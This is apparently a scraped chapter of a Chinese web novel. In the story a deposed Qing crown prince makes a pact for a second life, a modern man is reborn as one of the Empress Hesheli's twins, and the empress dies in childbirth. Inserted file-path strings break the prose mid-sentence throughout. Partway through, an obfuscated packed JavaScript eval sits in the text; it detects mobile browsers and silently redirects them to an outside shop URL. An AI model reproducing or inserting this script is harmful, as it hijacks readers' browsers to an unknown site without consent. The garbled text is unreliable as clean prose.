“枯守三十七载太子之位,昔日追随于你身后的四阿哥胤禛,登基为帝。而你,却被幽禁十几年至死。”
“胤礽,你甘心吗?”
“你甘心吗?”
“甘心吗?”
……
未知者的诘问不停,似是要逼出胤礽的回答,才罢休。
谁在说话?
胤礽眼皮微颤,想要睁开眼看清说话之人,却是有些力不从心。幽禁十余年,他身子早已油尽灯枯。临了之际,却有人来问他,甘心吗?
真是可笑!!!
往事种种掠过,胤礽微弱的呼吸急促。
凭什么?
三十七载太子,兢兢业业,却最终落得如此凄惨下场。
“吾知道你终究不甘,吾可以帮你,你只需要答应帮吾做两件事。”
已是垂死、油尽灯枯之躯,胤礽未有犹豫,“哪两件事?”
“吾可扭转此间时空,令尔重活一世。尔重生后,帮吾杀了绛珠仙草转世身,并取一枚“补天”玉。待尔登基为帝,于泰山封禅,贡绛珠仙草与“补天”玉,可应否?。”
胤礽:“凡人弑仙!呵呵,即便这罪下十层八地狱又如何。绛珠仙草的转世身为何人?“补天玉”,又往何处寻?”
只要能重来一世,胤礽要向康熙证明,他比胤禛强。
“绛珠仙草转世身为林如海之女,名唤林黛玉。至于补天玉,你遇到了自会有所感应。”
“孤应下了。”胤礽颔首。
“善。”
话落,胤礽周遭天地大变。风涌云动,他身前显现一道漩涡,身体不受控制被漩涡吸入其中。
黄泉路、彼岸花、奈何桥,幽魂惨叫声阵阵。
胤礽如鬼魂一般飘着前行,直至飘到奈何桥的尽头,一位拄着拐的老婆婆驻守于此。
孟婆从身前缸里舀出一碗汤,递向胤礽。却在正视胤礽一眼后,她又收了回来。
寿衰魂茂,这是有大神通插手此人轮回之事。
“大仙的事,老婆子这区区地府小仙,可不敢掺和哟。”
盛着汤的碗从孟婆手中消失,她手中龙头拐杖往地下一杵,奈何桥尽头蔓延出一条新的向下道路。
前路现,胤礽不能控制自身,飘向地底。
路很长,地下很黑。
胤礽不知飘了多少时日,终于是见到了莹莹亮光。
水雾弥漫,波光粼粼。
湖前方竖着一块黑碑,上书地狱第十九层:轮回重生湖。
此时,胤礽依旧无法控制自己的身体。他一步一步地向前飘,湖水淹没脚踝、膝盖、双眼,直至湖水漫过头顶,失去意识。
在胤礽彻底没入湖中之后,一道身影出现在黑碑旁。他叹道:“却是晚来了一步。”
下一瞬,这人神色冷厉,“道友,此举却是过界了。”
“此界断容不得魔猴,再生。”不过,来人神虽厉、话虽狂,却也不敢早早阻止胤礽重生,正面破坏那人算计。
原因嘛打不……不,不可说。
他双指一捻,寂静的十九层被清脆声音打破。下一瞬,一碗孟婆汤突现,他随即凝汤水成箭往胤礽消失方向射去。
“即是寿尽之人,如何能不饮孟婆汤?”
虽消除胤礽的记忆,此人却觉得仍有不小隐患。
有了,来人突然心生一条妙计。
生死簿、判官笔现于前。
来人持笔输入关键词:满级咸鱼躺平仔、红楼黛玉党。
笔落,点击精准搜索,一个个阳间人名出现在生死簿之上。
点兵点将,点到你就是你。
随机抽取一个幸运儿,就你了。
去吧皮卡丘。
嘿嘿,仙界一天,凡间一年。等到那位反应不对劲,怕是已经晚了。
于是,在某仙人谈指间,权利的小小一次“任性。
凡间某个倒霉蛋不小心“撞大运”,喜提穿越。
这给他整哪儿来了?
被选中的倒霉蛋→诸葛锋略微思索了三秒,下一瞬摊平四肢。
爱咋,咋滴!
浑身似乎浸泡在温和的水中,诸葛锋觉得舒服透了,眼皮缓缓闭合。
诶,谁在挤着他?
外界,赫舍里皇后突然感觉肚子有些不舒服。
随后,她听到贴身宫女急呼,“来人,快去请太医和皇上,皇后娘娘要生了。”
康熙来到坤宁宫时,赫舍里皇后已经进了产房。屋内时不时传出赫舍里皇后的呻吟声,令康熙有些担忧。
香炉中的香换了一根又一根,产房内赫舍里皇后的声音愈发微弱。
产房外,康熙后背沁出冷汗,心中忽然感觉到不安。
“皇上,不好了。皇后娘娘怀的是双胎,娘娘已经失了力气。太医说……说,二位阿哥不能在胎中憋久了。”
皇后怀了双胎?太医院这些人是怎样办的事?康熙暂时压下心中的杀意。
优先保大,还是保小?
宫女的未竟之语,康熙自是明白。
双胎,且都是阿哥。对于此时子嗣凋零的康熙而言,无疑是天大的喜事。
只是……
康熙与赫舍里皇后乃少年结发夫妻,恩爱非常,一路携手同行。
十年间,赫舍里皇后协助康熙稳后宫、除鳌拜,至今时今日方才略微改变朝廷主弱臣强的局面。
前几日,康熙还抚着赫舍里皇后隆起的肚子承诺,要与她一同教导他们的第二个孩子,为大清培养一位优秀的储君。
今日……如此变故。
康熙攥紧拳头,“皇后还年轻,赫舍里一定能够度过此劫,伴他一生。”他会好好保护他们的两个孩子,绝对不会再让嫡长子承祜早夭的悲剧重现。
“告诉章鸿铭,朕要两位阿哥和皇后都平安无事。”
章鸿铭听了宫女的传话,明白了皇帝的意思。
两位阿哥被置于皇后之前。
夜色渐浓,隐隐听见乌鸦啼鸣。坤宁宫产房内,传出一阵慌乱声。
产房大门突然被推开,赫舍里皇后的陪嫁大宫女慌忙从产房内冲了出来。她脸上带泪,跪在康熙跟前,“皇上,皇后娘娘要坚持不住了。娘娘呓语想要见您,奴婢斗胆请皇上见皇后娘娘最后一面。”</p
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17572784|204961||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
>
“胡言乱语。”康熙一脚踹开大宫女,急步往产房去。
床榻上,赫舍里皇后脸色苍白。见康熙愿意为了她进入产房此等污秽之所,赫舍里皇后眼中有了些许微光。
皇帝心里,终究还是有她的一席之地。
“请皇上恕罪,臣妾此次恐不能起身行礼了。”
康熙上前紧握住赫舍里皇后的手,“皇后,朕已经命梁九功去请更高明的太医,他们马上就到坤宁宫。你坚持住,一定会没事的。”
闻康熙之言,赫舍里皇后苍白的脸露出笑容,“皇上,臣妾听您的话。”
但……赫舍里皇后接着说道:“臣妾恳请皇上不要降罪章院判,他已然是尽心了。臣妾此生有幸入宫为后,与皇上并肩。臣妾的这一生过得很幸福,已然足矣。皇上不必为了臣妾难过,也不必因为臣妾降罪无辜之人。”
“赫舍里,你一定会没事的。朕为天子,朕坐拥天下……哼,这群庸医。”康熙怒极,他指着跪着的章鸿铭吼道:“来人,给朕拖下去,打入慎刑司。”
守在外面的梁九功,听到康熙的命令。他带侍卫们涌入,并架起章鸿铭。
“且慢。”赫舍里皇后双眸渐红,“皇上,这并不是章医判的错。日日夜夜,臣妾只要想到承祜,臣妾就……承祜还在地下等着臣妾,臣妾……”
话未说尽,赫舍里皇后双眸含泪,望向奶嬷嬷怀中的襁褓。
“皇上,臣妾对不起他们,臣妾要去陪承祜了。望臣妾走后,皇上能够护佑承祜的弟弟们,一生安康。”
话落,赫舍里皇后永远闭上了眼。
她不想活吗?她想。
她不怨误诊的太医吗?她不怨下令保小的康熙吗?她也是怨的。
但,赫舍里皇后知道她已然无药可医。为了她的两个孩子,她不能怨。
不能,让这份愧疚有了名正言顺的宣泄之处。
帝王的愧疚,能够让她的两个孩子在这深宫,更好的活下去。
承祜,对不起,娘利用了你。娘下来,与你赔罪了。
丧钟九鸣,清朝第一任皇后赫舍里于康熙十三年五月初三崩,举国皆悲。
皇帝康熙伤心不能自已,罢朝七日,以彰帝后深情。
“玄烨,你是皇帝,应当以国事为重。况且赫舍里的在天之灵,也不愿看到你如此荒废朝政。”
赫舍里皇后产期这段时日,太皇太后的身体一直抱恙,康熙下旨任何人不能打扰太皇太后休养。
坤宁宫之事,康熙下了封口令。因此太皇太后并不知晓赫舍里生产之时,所发生的具体事宜。
朝局尚未安稳,对于康熙罢朝七日,太皇太后心中略有些微词。
皇帝不该,也不能如此儿女情长。
“皇玛嬷,孙儿知道了。”
康熙眉间微蹙,轻叹一声,“皇玛嬷,孙儿此次有件事,尚拿不定主意。”
闻言,太皇太后同样叹息一声,“皇帝,可是关于赫舍里所生的双生子?”
康熙点头,若双生子是普通皇子,他不必苦恼。
但中宫皇后嫡出,且是他与赫舍里的孩子,“皇玛嬷,孙儿想册立太子。”